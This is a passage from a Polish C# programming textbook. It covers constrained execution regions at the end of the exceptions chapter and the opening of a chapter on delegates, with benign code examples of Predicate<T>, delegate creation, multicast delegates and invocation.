stanie go zwolnić niezależnie od okoliczności, należy skorzystać z *regionu wymuszonego wykonania* (ang. *constrained execution region*, w skrócie *CER*). CLR gwarantuje, że realizacja tego bloku kodu nie zostanie przerwana przez żaden wyjątek asynchroniczny. Środowisko wykonawcze jest w stanie dać takie gwarancje wyłącznie w przypadku, gdy kod umieszczony wewnątrz bloku CER nie będzie wykonywał pewnych operacji. Nie można w nim rezerwować pamięci ani jawnie, używając operatora `new`, ani niejawnie — poprzez wykonanie operacji pakowania. Nie można starać się uzyskać blokady służącej do synchronizacji działania wątków. Nie można odwoływać się do tablic wielowymiarowych. W większości wypadków nie można także korzystać z niejawnych wywołań metod: wewnątrz bloku CER nie wolno używać delegatów ani nieprzetworzonych wskaźników do funkcji, nie można wywoływać metod, korzystając z mechanizmów odzwierciedlania, a możliwości stosowania metod wirtualnych są ograniczone. (Choć wywoływanie metod wirtualnych jest możliwe, to jednak jeszcze przed wejściem do bloku CER należy poinformować CLR, której implementacji metody planujemy użyć). Ogólnie rzecz biorąc, możliwości stosowania innych metod są ograniczone — wszystkie metody wywoływanie wewnątrz bloku CER podlegają tym samym ograniczeniom.

Wszystkie te ograniczenia mają za zadanie zapewnić CLR możliwość wcześniejszego określenia, czy dysponuje dostateczną ilością pamięci, by móc wykonać cały blok CER. CLR zapewnia, że cały kod wykonywany w ramach bloku CER będzie już przetworzony przy użyciu kompilatora JIT. Wszelkie dane tymczasowe alokowane na stercie lub stosie, których może wymagać wykonywana metoda, zostaną przydzielone z wyprzedzeniem, eliminując tym samym możliwość zgłoszenia wyjątków `OutOfMemoryException` oraz `StackOverflowException` w momencie realizacji bloku. Na czas wykonywania bloku CER wyłączona jest także możliwość blokowania wątków. (Oczywiście nie oznacza to, że opisywane wyjątki nie mogą się pojawić — mogą, lecz nastąpi to przed wykonaniem bloku CER bądź po jego zakończeniu).

Istnieją trzy sposoby pisania bloków CER. Pierwszym z nich jest stworzenie klasy dziedziczącej w sposób opisany w [Rozdział 7](#). (Nasza klasa może dziedziczyć po klasie `CriticalFinalizerObject` bezpośrednio bądź pośrednio — na przykład za pośrednictwem klasy `SafeHandle`, która została dokładniej opisana w [Rozdział 21](#)). Finalizator takiego typu jest właśnie blokiem CER, a CLR nie pozwoli na jego utworzenie, jeśli zarazem nie będzie mieć pewności, że jego finalizator wcześniej czy później zostanie wykonany. Dwie pozostałe metody tworzenia bloków CER bazują na wykorzystaniu klasy `RuntimeHelpers`. Udostępnia ona statyczną metodę `PrepareConstrainedRegions`, a jeśli wywołamy ją bezpośrednio przed instrukcją `try`, to CLR potraktuje wszystkie umieszczone za nią bloki `catch` i `finally` jako bloki CER i upewni się co do możliwości ich wykonania jeszcze przed

rozpoczęciem realizacji bloku `try`. (Sam blok `try` nie zostanie potraktowany jako CER). Klasa `RuntimeHelpers` udostępnia także metodę

`ExecuteCodeWithGuaranteedCleanup`, która wymaga przekazania dwóch delegatów. Pierwszy z nich jest wykonywany normalnie, natomiast drugi zostaje potraktowany jako blok CER i przygotowany jeszcze przed wykonaniem pierwszego, by zagwarantować, że będzie mógł zostać wykonany niezależnie od okoliczności. (Jeśli nie będzie dostatecznej ilości zasobów, by zapewnić taką gwarancję, to żaden z tych dwóch delegatów nie zostanie wykonany).

Bloki CER są jednym z elementów szerszej grupy możliwości CLR, która czasami jest określana jako mechanizmy *niezawodności*. Zostały one opracowane z myślą o zapewnieniu przewidywalnego zachowania w obliczu ekstremalnych sytuacji, takich jak wyczerpanie wolnej pamięci lub nagłe zakończenie działania domeny aplikacji. Tworzenie kodu, który będzie niezawodnie działał w takich okolicznościach, jest trudne, a niejednokrotnie korzyści, jakie daje, mogą być dyskusyjne — jeśli w używanym systemie zabrakło pamięci, to może się okazać, że będziemy mieli znacznie większe problemy niż awaria naszej aplikacji. Wszystkie te możliwości zostały zaimplementowane, by udostępnić możliwość uruchamiania CLR w ramach SQL Servera oraz by wykonywać niezarządzany kod bez narażania standardów wysokiej niezawodności, jakich oczekuje się po bazie danych. Jeśli to tylko możliwe, to najlepszym rozwiązańiem będzie korzystanie z kodu, który używa tych możliwości za nas — takich jak wszelkie typy pochodne klasy `SafeHandle`. Pełna prezentacja zagadnień związanych z wykorzystaniem mechanizmów niezawodności oraz wyspecjalizowanych środowisk, z myślą o których zostały zaprojektowane (takich jak SQL Server), wykracza poza ramy tematyczne niniejszej książki.

## Podsumowanie

Na platformie .NET błędy są zazwyczaj sygnalizowane przy użyciu wyjątków; wyjątkiem są pewne określone scenariusze, w których oczekuje się, że problemy i awarie będą występować często, a koszty obsługi wyjątków będą wysokie w porównaniu z kosztami wykonywanych operacji. Wyjątki pozwalają na oddzielenie kodu obsługi błędów od kodu wykonującego właściwe operacje. Oprócz tego znacznie utrudniają ignorowanie błędów — nieoczekiwane wyjątki będą propagować w górę stosu wywołań i w końcu doprowadzą do zakończenia programu i wygenerowania komunikatu o błędzie. Bloki `catch` pozwalają na obsługę tych wyjątków, których wystąpienie można przewidzieć. (Można ich także używać, by bezkrytycznie przechwytywać wszystkie wyjątki, jednak zazwyczaj nie jest to dobre rozwiązanie — jeśli nie wiadomo, dlaczego dany wyjątek został zgłoszony, to nie można mieć pewności, jak należy naprawić jego skutki). Bloki `finally` stanowią pewny sposób przeprowadzania porządków, niezależnie od tego,

czy wykonanie kodu zakończy się pomyślnie, czy też podczas niego zostaną zgłoszone jakieś wyjątki. Biblioteka klas .NET Framework definiuje wiele przydatnych klas wyjątków, jednak w razie konieczności można także tworzyć własne.

W poprzednich rozdziałach omówiono podstawowe elementy kodu, klasy oraz inne niestandardowe typy danych, kolekcje oraz sposoby obsługi błędów. Istnieje jednak jeszcze jeden element systemu plików C#, który musisz poznać: jest to specjalny rodzaj obiektów nazywanych *delegatami*.

---

[37] Precyzyjnie rzecz ujmując, z punktu widzenia CLR wyjątek może być dowolnego typu. Język C# pozwala zgłaszać wyłącznie wyjątki typów pochodnych klasy `Exception`. Inne języki pozwalają także na zgłaszanie wyjątków innych typów, niemniej jednak takie rozwiązania są odradzane. W C# można obsługiwać wyjątki dowolnych typów, choć jest to możliwe tylko dlatego, że we wszystkich generowanych komponentach kompilator automatycznie ustawia atrybut `RuntimeCompatibility`, prosząc tym samym CLR o opakowanie wyjątków, których typ nie dziedziczy po `Exception`, przy użyciu danej typu `RuntimeWrappedException`.

[38] Ze względu na zmiany w API odzwierciedlania klasa ta nie jest dostępna w aplikacjach .NET przeznaczonych dla systemu Windows 8.

[39] Błąd CS0160: Poprzednia klauzula `catch` już przechwytuje wszystkie wyjątki tego typu lub typu bazowego (`'System.IO.Exception'`) — przyp. tłum.

[40] Niektórzy określają go także, stosując nazwę wcześniejszego mechanizmu raportowania błędów w systemie Windows: Dr. Watson. Są też osoby, które używają jedynie słowa „Watson”, albo bardziej tajemniczego określenia „telefon do domu od doktora”.

[41] Zamiast podawać komunikat na stałe, można się także zastanowić nad możliwością pobrania jego zlokalizowanej wersji przy użyciu narzędzi dostępnych w przestrzeni nazw `System.Resources`. Wszystkie wyjątki zgłasiane przez .NET Framework działają właśnie w taki sposób. Takie rozwiązanie nie jest obowiązkowe, gdyż nie wszystkie programy są uruchamiane w wielu krajach lub regionach, a nawet jeśli tak się dzieje, to komunikaty wyjątków nie zawsze są prezentowane użytkownikom końcowym.

## Rozdział 9. Delegaty, wyrażenia lambda i zdarzenia

Najczęściej stosowanym sposobem korzystania z API jest wywoływanie metod oraz właściwości dostępnych w nim klas; czasami jednak pojawia się konieczność zastosowania odwrotnego podejścia. W Rozdział 5. przedstawione zostały możliwości wyszukiwania udostępniane przez tablice i listy. Aby móc z nich korzystać, konieczne było napisanie metody, która zwracała wartość `true`, gdy zostały spełnione odpowiednie kryteria. API wywoływało tę metodę dla każdego przetwarzanego elementu. Nie wszystkie wywołania zwrotne są wykonywane bezzwłocznie. Asynchroniczne API może wywołać wskazaną metodę naszego kodu po zakończeniu bardzo czasochłonnego zadania. W aplikacjach klienckich chcemy, by nasz kod był wykonywany w momencie, kiedy użytkownik w konkretny sposób korzysta z określonych elementów wizualnych, na przykład klikając przyciski.

Interfejsy oraz metody wirtualne mogą umożliwiać tworzenie metod zwrotnych. W Rozdział 4. został przedstawiony interfejs `IComparer<T>`, definiujący metodę `CompareTo`. Jest ona wywoływana przez takie metody jak `Array.Sort`, kiedy chcemy zmodyfikować sposób sortowania elementów. Można sobie wyobrazić platformę do tworzenia interfejsu użytkownika, która definiuje interfejs `IClickHandler` udostępniający metodę `Click` oraz być może `DoubleClick`. Platforma mogłaby wymagać od nas implementacji tego interfejsu, gdybyśmy chcieli być informowani o kliknięciach.

W praktyce żadna z platform do tworzenia interfejsów użytkownika dostępnych w .NET Framework nie bazuje na wykorzystaniu interfejsów, gdyż staje się to bardzo niewygodne w sytuacjach, gdy trzeba obsługiwać wiele różnych wywołań zwrotnych. Pojedyncze oraz podwójne kliknięcia są jedynie wierzchołkiem góry lodowej, jaką może stanowić interakcja z użytkownikiem — w aplikacjach WPF każdy element interfejsu użytkownika może udostępniać ponad 100 różnego rodzaju powiadomień. W przeważającej większości przypadków potrzebujemy obsługiwać jedynie jedno lub dwa zdarzenia generowane przez konkretny element, a zatem konieczność implementacji interfejsu składającego się ze 100 metod byłaby bardzo denerwująca.

Trudności związane z takim rozwiążaniem można by zmniejszyć, stosując większą liczbę interfejsów. Na pewno pomocną byłaby także klasa bazowa udostępniająca odpowiednie metody wirtualne, gdyż mogłaby ona zawierać domyślne, puste implementacje wszystkich metod zwrotnych, dzięki czemu my musielibyśmy przesłonić jedynie te, które nas interesują. Jednak nawet w przypadku wykorzystania ułatwień takie obiektowe podejście ma pewną poważną wadę. Wyobraźmy sobie interfejs użytkownika składający się z czterech przycisków. W przypadku

hipotetycznej platformy obsługi interfejsu użytkownika, działającej w opisany powyżej sposób, rozróżnienie czterech metod obsługi zdarzeń `Click` wymagałoby napisania czterech unikatowych implementacji interfejsu `IClickHandler`. Jedna klasa może implementować konkretny interfejs tylko jeden raz, a zatem musielibyśmy napisać cztery klasy. Wydaje się, że takie rozwiązanie jest bardzo niewygodne, skoro tak naprawdę zależy nam tylko na tym, by kazać każdemu z przycisków wywołać określona metodę w odpowiedzi na kliknięcie.

C# udostępnia znacznie prostsze rozwiązanie tego problemu: **delegaty** (ang. *delegate*), czyli referencje do metod. Jeśli zechcemy z jakichkolwiek powodów, by biblioteka wywołała nasz kod, to zazwyczaj przekażemy jej jedynie delegat odwołujący się do wybranej metody. Przykład takiego rozwiązania został już przedstawiony w [Rozdział 5.](#), lecz teraz przedstawię go jeszcze raz na [Przykład 9-1](#). Jego działanie polega na znalezieniu indeksu pierwszego elementu tablicy `int[]`, którego wartość jest większa od zera.

### Przykład 9-1. Przeszukiwanie tablicy przy wykorzystaniu delegata

```
public static int GetIndexOffFirstNonEmptyBin(int[] bins)
{
    return Array.FindIndex(bins, IsGreaterThanZero);
}

private static bool IsGreaterThanZero(int value)
{
    return value > 0;
}
```

Na pierwszy rzut oka wydaje się, że powyższe rozwiązanie jest całkiem proste: drugi parametr metody `Array.FindIndex` wymaga przekazania metody, którą można wywołać, by sprawdzić, czy dany element spełnia kryteria, dlatego do metody `Array.FindIndex` przekazujemy metodę `IsGreaterThanZero`. Ale co tak naprawdę oznacza przekazanie metody i jak ono pasuje do CTS — systemu typów stosowanego w .NET Framework?

## Typy delegatów

[Przykład 9-2](#) przedstawia deklarację metody `FindIndex` użytej w poprzednim przykładzie. Jej pierwszym parametrem jest tablica, którą należy przeszukać; jednak nas interesuje drugi parametr — to właśnie on służy do przekazania metody.

### Przykład 9-2. Metoda z parametrem typu delegatu

```
public static int FindIndex<T>(
    T[] array,
    Predicate<T> match
)
```

Drugi argument metody jest typu `Predicate<T>`, gdzie `T` jest jednocześnie typem elementów tablicy, a ponieważ w przykładzie z [Przykład 9-1](#) użyliśmy tablicy typu `int[]`, zatem w efekcie typem drugiego argumentu będzie `Predicate<int>`. (Jeśli nie spotkałeś się jeszcze z zagadnieniami logiki formalnej lub informatyki, to powinieneś zwrócić uwagę, że w przypadku tego typu słowo **predykat** (ang. *predicate*) oznacza funkcję określającą, czy pewien warunek jest spełniony, czy nie. Na przykład można napisać predykat sprawdzający, czy dana liczba jest parzysta). [Przykład 9-3](#) przedstawia definicję tego typu. To cała definicja — a nie jej fragment; gdybyśmy chcieli sami stworzyć typ stanowiący odpowiednik `Predicate<T>`, to właśnie tak by on wyglądał.

### Przykład 9-3. Typ delegatu `Predicate<T>`

```
public delegate bool Predicate<in T>(T obj);
```

A oto co uzyskamy, kiedy rozdzielimy tę definicję na czynniki pierwsze. Na samym początku, podobnie jak w większości innych definicji typów, znajduje się modyfikator dostępności. Można tu używać tych samych słów kluczowych co we wszystkich innych typach, czyli `public`, `internal` itd. (Podobnie jak wszystkie inne typy, także i typy delegatów można zagnieździć w innych typach, a zatem także i one mogą być publiczne lub prywatne). Za modyfikatorem dostępności zostało umieszczone słowo kluczowe `delegate`, które informuje kompilator C# o tym, że definiujemy typ delegatu. Dalsza część definicji wygląda, nieprzypadkowo zresztą, jak deklaracja metody. Mamy zatem typ wartości wynikowej — `bool`, a następnie nazwę typu, umieszczoną w miejscu, w którym normalnie byłaby podana nazwa metody. Za nią znajduje się para nawiasów kątowych informująca, że mamy do czynienia z typem ogólnym posiadającym jeden kontrawariantny argument typu `T`, oraz sygnatura metody określająca jeden parametr tego samego typu. (Informacje o tym, czym jest kontrawariancja, można znaleźć w [Rozdział 6.](#)).

Instancje typu delegatu są zazwyczaj nazywane delegatami i odwołują się do metod. Metoda jest zgodna z typem delegatu (co oznacza, że można się do niej odwołać przy użyciu instancji delegatu tego typu), jeśli ma taką samą sygnaturę. Metoda `IsGreater ThanZero` przedstawiona na [Przykład 9-1](#) pobiera argument typu `int` i zwraca wartość `bool`, a zatem jest zgodna z typem `Predicate<int>`. Takie dopasowanie nie musi być dokładne. Jeśli dostępna jest niejawną konwersją pomiędzy typami parametrów, to nic nie stoi na przeszkodzie, by użyć bardziej ogólnej metody. Na przykład metoda zwracająca wartość typu `bool` i pobierająca jeden argument typu `object` w oczywisty sposób będzie zgodna z typem `Predicate<object>`, jednak ponieważ do takiej metody można także przekazywać łańcuchy znaków, zatem będzie ona także zgodna z typem `Predicate<string>`.

(Nie będzie jednak zgodna z typem `Predicate<int>`, ponieważ nie istnieje niejawną konwersję referencji typu `int` na referencję typu `object`. Istnieje co prawda konwersja wykorzystująca mechanizm pakowania, jednak to nie to samo).

## Tworzenie delegatów

Aby utworzyć delegat, należy skorzystać z operatora `new`. W miejscu, gdzie zazwyczaj podawana jest nazwa konstruktora, w tym przypadku należy podać nazwę zgodnej metody. Przykład przedstawiony na [Przykład 9-4](#) tworzy delegat typu `Predicate<int>`, a zatem wymaga podania metody akceptującej jeden argument typu `int` i zwracającej wartość typu `bool`; całości dopełnia metoda `IsGreater ThanZero` z [Przykład 9-1](#). (Taki kod można zastosować tylko w zakresie metody `IsGreater ThanZero`, czyli w tej samej klasie).

### Przykład 9-4. Tworzenie delegatu

```
var p = new Predicate<int>(IsGreater ThanZero);
```

Tworząc delegaty, w praktyce rzadko kiedy używamy operatora `new`. Jest to niezbędne wyłącznie w tych przypadkach, gdy kompilator nie jest w stanie samodzielnie wywnioskować typu delegatu. Wyrażenia odwołujące się do metod są o tyle niezwykłe, że nie mają żadnego wrodzonego typu — wyrażenie `IsGreater ThanZero` jest zgodne z typem `Predicate<int>`, lecz istnieją także inne zgodne z nim typy delegatów. Bez trudu można by zdefiniować własny, nieogólny typ delegatu, który pobiera argument typu `int` i zwraca wartość typu `bool`. W dalszej części rozdziału zostanie przedstawiona rodzina typów delegatów `Func`; referencję do metody `IsGreater ThanZero` można by zapisać w delegacie typu `Func<int, bool>`. A zatem wyrażenie `IsGreater ThanZero` nie ma własnego typu i to właśnie z tego powodu kompilator musi wiedzieć, którego typu delegatów chcemy użyć. Przykład z [Przykład 9-4](#) przypisuje delegat do zmiennej zadeklarowanej przy użyciu słowa kluczowego `var`, które nie określa jej typu, i to właśnie dlatego musielibyśmy go jawnie określić, posługując się składnią konstruktora.

Gdy kompilator wie, jaki typ jest wymagany, może automatycznie skonwertować nazwę metody na odpowiedni typ delegatu. W przykładzie przedstawionym na [Przykład 9-5](#) typ zmiennej została podany jawnie, a zatem kompilator wie, że wymagany jest delegat typu `Predicate<int>`. Ten przykład daje takie same efekty co kod z [Przykład 9-4](#). Przykład przedstawiony na [Przykład 9-1](#) bazuje na wykorzystaniu tego samego mechanizmu — kompilator wie, że drugim argumentem metody `FindIndex` jest delegat typu `Predicate<T>`, a ponieważ pierwszy przekazany argument jest typu `int[]`, zatem wnioskuje, że argumentem

typu T jest `int`, i na tej podstawie określa pełny typ drugiego argumentu, którym jest `Predicate<int>`. Po jego określeniu kompilator korzysta z wbudowanych reguł niejawnych konwersji, by utworzyć taki sam delegat jak na [Przykład 9-5](#).

### Przykład 9-5. Nieuawne tworzenie delegatu

```
Predicate<int> p = IsGreaterThanZero;
```

Kiedy kod odwołuje się w taki sposób do nazwy metody, to z technicznego punktu widzenia jest ona nazywana *grupą metod*, gdyż może istnieć wiele metod przeciążonych. Kompilator zawęża możliwości wyboru, odnajdując najlepsze możliwe dopasowanie — przypomina to sposób wybierania jednej z wersji przeciążonych podczas wywoływania metody. Podobnie jak w przypadku wywołań metod, także i tu może się zdarzyć, że nie uda się znaleźć pasującej metody bądź też że uda się znaleźć kilka metod pasujących w takim samym stopniu; w obu takich przypadkach kompilator zgłosi błąd.

Grupy metod mogą przybierać kilka różnych postaci. W poprzednich przykładach używana była niekwalifikowana nazwa metody; takie rozwiązanie działa wyłącznie wtedy, gdy kod znajduje się w zakresie metody. Aby odwołać się do metody zdefiniowanej w jakiejś innej klasie, jej nazwę należy poprzedzić nazwą klasy, jak pokazano na [Przykład 9-6](#).

### Przykład 9-6. Delegaty do metod zdefiniowanych w innej klasie

```
internal class Program
{
    static void Main(string[] args)
    {
        Predicate<int> p1 = Tests.IsGreaterThanZero;
        Predicate<int> p2 = Tests.IsLessThanZero;
    }
}

internal class Tests
{
    public static bool IsGreaterThanZero(int value)
    {
        return value > 0;
    }

    public static bool IsLessThanZero(int value)
    {
        return value < 0;
    }
}
```

Delegaty nie muszą odwoływać się do metod statycznych, mogą także odwoływać

się do metod instancji. Takie delegaty można tworzyć na kilka sposobów. Jednym z nich jest zwyczajne odwołanie się do metody instancji poprzez podanie jej nazwy w miejscu znajdującym się w zakresie metody. Metoda `GetIsGreaterThanPredicate` przedstawiona na Przykład 9-7 zwraca delegat odwołujący się do metody `IsGreaterThan`. Zarówno metoda, jak i zwracany przez nią delegat są metodami instancji, zatem można ich używać wyłącznie za pośrednictwem referencji do obiektu; jednak metoda `GetIsGreaterThanPredicate` korzysta z niejawnnej referencji `this`, a kompilator automatycznie dostarcza ją także do delegatu, który metoda ta niejawnie tworzy.

#### Przykład 9-7. Niejawne delegacje instancji

```
public class ThresholdComparer
{
    public int Threshold { get; set; }

    public bool IsGreaterThan(int value)
    {
        return value > Threshold;
    }

    public Predicate<int> GetIsGreaterThanPredicate()
    {
        return IsGreaterThan;
    }
}
```

Ewentualnie można także jawnie określić, o którą instancję nam chodzi. Przykład przedstawiony na Przykład 9-8 tworzy trzy obiekty klasy `ThresholdComparer` z poprzedniego listingu, a następnie trzy delegaty odwołujące się do metody `IsGreaterThan` każdej z tych instancji.

#### Przykład 9-8. Jawne delegaty instancji

```
var zeroThreshold = new ThresholdComparer { Threshold = 0 };
var tenThreshold = new ThresholdComparer { Threshold = 10 };
var hundredThreshold = new ThresholdComparer { Threshold = 100 };

Predicate<int> greaterThanZero = zeroThreshold.IsGreaterThan;
Predicate<int> greaterThanTen = tenThreshold.IsGreaterThan;
Predicate<int> greaterThanOneHundred = hundredThreshold.IsGreaterThan;
```

Nie trzeba się wcale ograniczać do prostych wyrażeń o postaci *nazwaZmiennej.NazwaMetody*. Można użyć dowolnego wyrażenia zwracającego referencję do obiektu, a następnie dodać do niego fragment *.NazwaMetody*; jeśli dany obiekt będzie udostępniał jedną lub kilka metod *NazwaMetody*, będzie to prawidłowa grupa metod.

C# nie pozwoli na utworzenie delegatu odwołującego się do metody instancji bez jawnego określenia, o której instancję nam chodzi, a tworzony delegat zawsze zostanie zainicjowany przy użyciu tej instancji.

### PODPOWIEDŹ

W razie przekazywania delegatu do jakiegoś innego kodu kod ten nie musi wcale wiedzieć, czy dany delegat odwołuje się do metody statycznej, czy do metody instancji. W tym drugim przypadku kod korzystający z delegatu nie musi przekazywać do niego instancji obiektu. Delegaty odwołujące się do metod instancji zawsze wiedzą, o której instancję chodzi, podobnie jak znają docelową metodę.

Istnieje także inny sposób tworzenia delegatów, który może się przydać w sytuacjach, gdy nie wiadomo, jaka metoda lub obiekt zostaną użyte w trakcie wykonywania programu. Klasa **Delegate** udostępnia statyczną metodę **CreateDelegate**, do której można przekazać typ delegatu, docelowy obiekt oraz docelową metodę. Te dwa ostatnie argumenty mogą zostać podane na kilka różnych sposobów, dlatego też istnieje kilka przeciążonych wersji tej metody. W każdej z nich pierwszym argumentem jest obiekt **Type** typu delegatu. (Klasa **Type** należy do API odzwierciedlania. Wraz z operatorem **typeof** została ona szczegółowo opisana w [Rozdział 13](#). W kontekście metody **CreateDelegate** argument ten jest po prostu sposobem odwołania się do konkretnego typu). W przykładzie zamieszczonym na [Przykład 9-9](#) została użyta przeciążona wersja tej metody, wymagająca przekazania docelowego obiektu oraz nazwy metody.

#### Przykład 9-9. Zastosowanie metody CreateDelegate

```
var greaterThanZero = (Predicate<int>) Delegate.CreateDelegate(
    typeof(Predicate<int>), zeroThreshold, "IsGreater Than");
```

Inne przeciążone wersje tej metody pozwalają na pominięcie obiektu docelowego (co umożliwia stworzenie delegacji do metody statycznej) oraz umożliwienie podania nazwy metody bez uwzględniania wielkości liter. Istnieją także inne wersje przeciążone, które pozwalają określić metodę docelową nie na podstawie nazwy, lecz obiektu typu **MethodInfo**, który także należy do API odzwierciedlania.

### PODPOWIEDŹ

Jak do tej pory omówiono wyłącznie delegaty do metod posiadających tylko jeden argument, choć można także tworzyć delegaty do metod o większej liczbie argumentów. Na przykład biblioteka klas .NET Framework definiuje klasę **Comparison<T>**, która porównuje ze sobą dwa elementy i dlatego wymaga przekazania dwóch argumentów (obu typu **T**).

W wersji CLR, z której korzystają aplikacje o interfejsie użytkownika dostosowanym do systemu Windows 8, metoda ta została przeniesiona. W celu dynamicznego tworzenia delegatów należy skorzystać z metody `MethodInfo.CreateDelegate`. Jak się przekonasz, czytając [Rozdział 13.](#), w tej nieco okrojonej wersji .NET Framework, z której korzystają aplikacje tego typu, zmieniono relację pomiędzy odzwierciedlaniem oraz niektórymi podstawowymi API; to właśnie z tego powodu opisywane tu możliwości funkcjonalne zostały przeniesione.

A zatem delegat łączy w sobie dwie informacje: identyfikuje konkretną funkcję oraz jeśli jest to funkcja instancji, to zawiera także referencję do odpowiedniego obiektu. Jednak niektóre delegaty idą jeszcze dalej.

## MulticastDelegate — delegaty zbiorowe

Jeśli przeanalizujemy dowolny typ delegatów przy użyciu narzędzia do inżynierii wstecznej, takiego jak ILDASM, to zauważymy, że niezależnie od tego, czy jest to typ należący do biblioteki klas .NET Framework, czy też zdefiniowany przez nas, dziedziczy po klasie bazowej `MulticastDelegate`. Zgodnie z tym, co sugeruje nazwa, oznacza to delegaty, które mogą się odwoływać do więcej niż jednej metody. Możliwość ta ma znaczenie głównie w rozwiązaniach związanych z powiadomieniami, gdzie może się pojawiać potrzeba wywoływania wielu metod w odpowiedzi na zajście określonego zdarzenia. Niemniej jednak wszystkie delegaty dysponują tą możliwością, niezależnie od tego, czy jej potrzebujemy, czy nie.

Po klasie `MulticastDelegate` dziedziczą nawet te delegaty, których typ wartości wynikowej jest różny od `void`. Na przykład kod, który potrzebuje delegatu `Predicate<T>`, zazwyczaj sprawdza typ wartości wynikowej. Metoda `Array.FindIndex` korzysta z tego, by określić, czy element sprawdza kryteria wyszukiwania. Jeśli jeden delegat odwołuje się do wielu metod, to co metoda `FindIndex` ma zrobić z wieloma wartościami wynikowymi? Okazuje się, że wykona on wszystkie metody, lecz jednocześnie zignoruje wszystkie wartości wynikowe z wyjątkiem ostatniej. (Zgodnie z tym, o czym piszę w następnym punkcie rozdziału, istnieje pewne działanie domyślne, które zostanie zastosowane, jeśli nie dostarczymy żadnego określonego sposobu obsługi delegatów zbiorowych).

Możliwość wywoływania wielu metod przez delegaty jest udostępniana za pośrednictwem statycznej metody `Combine` klasy `Delegate`. Pobiera ona dowolne dwa delegaty i zwraca jeden. Wywołanie tego wynikowego delegatu ma taki sam efekt jak wywołanie dwóch oryginalnych, jeden po drugim. Ten sposób działania jest zawsze taki sam — nawet jeśli argumenty wywołania metody `Combine` będą

umożliwiać wywoływanie wielu metod, to nic nie stanie na przeszkodzie, by łączyć ze sobą coraz to większe delegaty zbiorowe. Jeśli ta sama metoda znajdzie się w obu argumentach, to wynikowy delegat zbiorowy wywoła ją dwa razy.

### PODPOWIEDŹ

Połączenie delegatów zawsze skutkuje zwróceniem nowego delegatu. Metoda `Combine` nigdy nie modyfikuje delegatów przekazanych jako argumenty jej wywołania.

W rzeczywistości metoda `Delegate.Combine` rzadko kiedy jest wywoływana jawnie, gdyż C# dysponuje wbudowaną obsługą łączenia delegatów. Służą do tego operatory `+` oraz `+=`. Oba zostały przedstawione na [Przykład 9-10](#), który łączy ze sobą trzy delegaty utworzone w przykładzie z [Przykład 9-8](#), tworząc jeden delegat zbiorowy. Oba delegaty utworzone w poniższym przykładzie są swoimi odpowiednikami — są to jedynie dwa sposoby zapisu tej samej operacji. W obu przypadkach po skompilowaniu wygenerowana zostanie para wywołań metody `Delegate.Combine`.

#### Przykład 9-10. Łączenie delegatów

```
Predicate<int> megaPredicate1 =  
    greaterThanZero + greaterThanTen + greaterThanOneHundred;  
  
Predicate<int> megaPredicate2 = greaterThanZero;  
megaPredicate2 += greaterThanTen;  
megaPredicate2 += greaterThanOneHundred;
```

Można także używać operatorów `-` lub `-=`, które generują nowy delegat stanowiący kopię pierwszego operandu, z której została usunięta ostatnia referencja do metody określonej jako drugi operand. Zgodnie z tym, czego można było oczekiwać, oba te operatory sprowadzają się do wywołania metody `Delegate.Remove`.

### OSTRZEŻENIE

Usuwanie delegatów może dawać zaskakujące efekty, jeśli usuwany delegat może się odwoływać do wielu metod. Usuwanie delegatów zbiorowych zostanie wykonane pomyślnie wyłącznie w przypadku, gdy delegat, z którego usuwamy, zawiera wszystkie metody usuwanego delegatu zapisane w sekwencji i w tej samej kolejności. (Operacja ta wymaga dokładnego odwzorowania przekazanych danych wejściowych i nie jest odpowiednikiem usuwania każdej z metod dostępnych w usuwanym delegacie).

## OSTRZEŻENIE

Jeśli założymy, że dysponujemy delegatami z [Przykład 9-10](#), to usunięcie delegatu (`greaterThanTen + greaterThanOneHundred`) z delegatu `megaPredicate1` zostanie wykonane prawidłowo, natomiast usunięcie (`greaterThanZero + greaterThanOneHundred`) nie. Wynika to z faktu, że chociaż `megaPredicate1` zawiera referencje do tych samych dwóch metod i to zapisane w tej samej kolejności, to jednak ich sekwencja nie jest taka sama — w `megaPredicate1` pomiędzy dwiema usuwanymi metodami znajduje się jeszcze trzecia. Dlatego niejednokrotnie łatwiejszym rozwiązaniem będzie unikanie usuwania delegatów zbiorowych — podczas usuwania pojedynczych metod takie problemy nie występują.

## Wywoływanie delegatów

Jak na razie wiemy, jak tworzyć delegaty, ale co zrobić, gdy tworzymy własny interfejs programowania aplikacji, który musi wywoływać metody przekazane z kodu, który go używa? Innymi słowy, w jaki sposób można użyć delegatów? Przede wszystkim trzeba będzie wybrać typ delegatu. Można w tym celu użyć jednego z typów dostępnych w bibliotece klas bądź też w razie konieczności zdefiniować własny. Tego typu można następnie użyć podczas tworzenia parametru metody lub właściwości. [Przykład 9-11](#) pokazuje, co zrobić, kiedy chcemy wywołać metodę (lub metody), do których odwołuje się delegat.

### Przykład 9-11. Wywoływanie delegatów

```
public static void CallMeRightBack(Predicate<int> userCallback)
{
    bool result = userCallback(42);
    Console.WriteLine(result);
}
```

Jak pokazuje ten niezbyt realistyczny przykład, zmiennej typu delegatu można używać tak, jakby była funkcją. Za każdym wyrażeniem zwracającym delegat można umieścić zapisaną w nawiasach listę argumentów. W rezultacie kompilator wygeneruje kod wywołujący delegat. Jeśli typ wartości wynikowej tego delegatu jest różny od `void`, to wartością wyrażenia wywołującego będzie dowolna wartość zwrócona przez wywołaną metodę (bądź też w przypadku delegatów wywołujących wiele metod — wartość zwrócona przez ostatnią z nich).

W .NET Framework delegaty są typami specjalnymi i działają zupełnie inaczej niż klasy lub struktury. Kompilator generuje z pozoru normalnie wyglądającą definicję klasy dysponującą przeróżnymi metodami (którym się pokrótce przyjrzymy), jednak wszystkie te składowe są puste — kompilator C# nie generuje dla żadnej z nich jakiegokolwiek kodu IL. Ich implementacje dostarcza CLR w trakcie działania programu. To ono wykonuje całą pracę niezbędną do wywołania docelowej metody, w tym także wywołanie wszystkich metod w przypadku korzystania z

delegatu zbiorowego.

### PODPOWIEDŹ

Choć delegaty są specjalnymi typami, których kod jest generowany w trakcie realizacji aplikacji, to jednak w ich wywoływaniu nie ma niczego magicznego. Wywołanie jest realizowane w tym samym wątku, a wyjątki propagują przez metody wywoływanie przy użyciu delegatu w dokładnie taki sam sposób, w jaki propagowałyby, gdyby metody zostały wywołane jawnie przez nas. Wywołanie delegatu zawierającego jedną metodę docelową działa dokładnie tak, jak gdyby kod wywoływał tę metodę w konwencjonalny sposób. Wywoływanie delegatów zbiorowych przypomina natomiast wywołanie po kolei każdej z ich metod.

